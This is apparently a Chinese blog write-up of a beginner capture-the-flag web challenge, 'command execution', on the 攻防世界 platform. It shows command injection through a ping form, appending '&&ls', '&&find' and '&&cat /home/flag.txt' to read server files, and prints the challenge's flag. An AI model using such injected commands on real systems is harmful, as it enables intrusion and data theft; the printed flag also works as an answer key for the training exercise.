攻防世界web新手区the writeup of “command execution”

东方黑手 于 2020-12-10 19:58:40 发布 81 收藏

分类专栏： 攻防世界 新手入门级 web 文章标签： 安全 web

本文链接：https://blog.csdn.net/weixin_52653109/article/details/110943405

版权

攻防世界 同时被 3 个专栏收录


3 篇文章 0 订阅

订阅专栏

新手入门级

6 篇文章 0 订阅

订阅专栏

 web

12 篇文章 0 订阅


订阅专栏

题目考察知识点：①**ping**和**waf**概念②**Linux**中的**“find”“cat”指令③**Linux中的“|”“&”使用。**

打开地址环境。


根据题目中关键词①“ping功能”和“waf”** ② **“command execution”**

可推测该题与**命令执行**以及**漏洞**有关。输入本机地址**127.0.0.1**



```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.069 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.042/0.053/0.069/0.014 ms
```

然后输入**“127.0.0.1&&ls”查看一下目录文件。




PING

127.0.0.1&&ls

```
ping -c 3 127.0.0.1&&ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.058 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.043/0.053/0.059/0.009 ms
index.php
```

再输入“find”指令瞄瞄有没有和**“flag”**沾丢丢边的文件


输入“127.0.0.1&& find /-name"*.txt"



PING

127.0.0.1&&find / -name "*.txt"


```
ping -c 3 127.0.0.1&&find / -name "*.txt"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.050/0.052/0.054/0.001 ms
/home/flag.txt
/usr/lib/python3.4/idlelib/HISTORY.txt
/usr/lib/python3.4/idlelib/extend.txt
/usr/lib/python3.4/idlelib/TODO.txt
```



```
/usr/lib/python3.4/idlelib/README.txt
/usr/lib/python3.4/idlelib/help.txt
/usr/lib/python3.4/idlelib/NEWS.txt
/usr/lib/python3.4/idlelib/CREDITS.txt
/usr/lib/python3.4/LICENSE.txt
/usr/lib/python3.4/lib2to3/PatternGrammar.txt
/usr/lib/python3.4/lib2to3/Grammar.txt
/usr/share/perl/5.18.2/Unicode/Collate/keys.txt
```

嗯~ o(￣▽￣)o 差不多了。我们再用cat**打开，就over了。**

输入127.0.0.1&& cat /home/flag.txt**



```
ping -c 3 127.0.0.1&& cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.042 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.032/0.037/0.042/0.008 ms
cyberpeace{1e6e06a68ceee09aa302ee2484c996d1}
```

最后找到flag（在最后面）。

写writeup不易，点个赞吧 o(￣▽￣)o~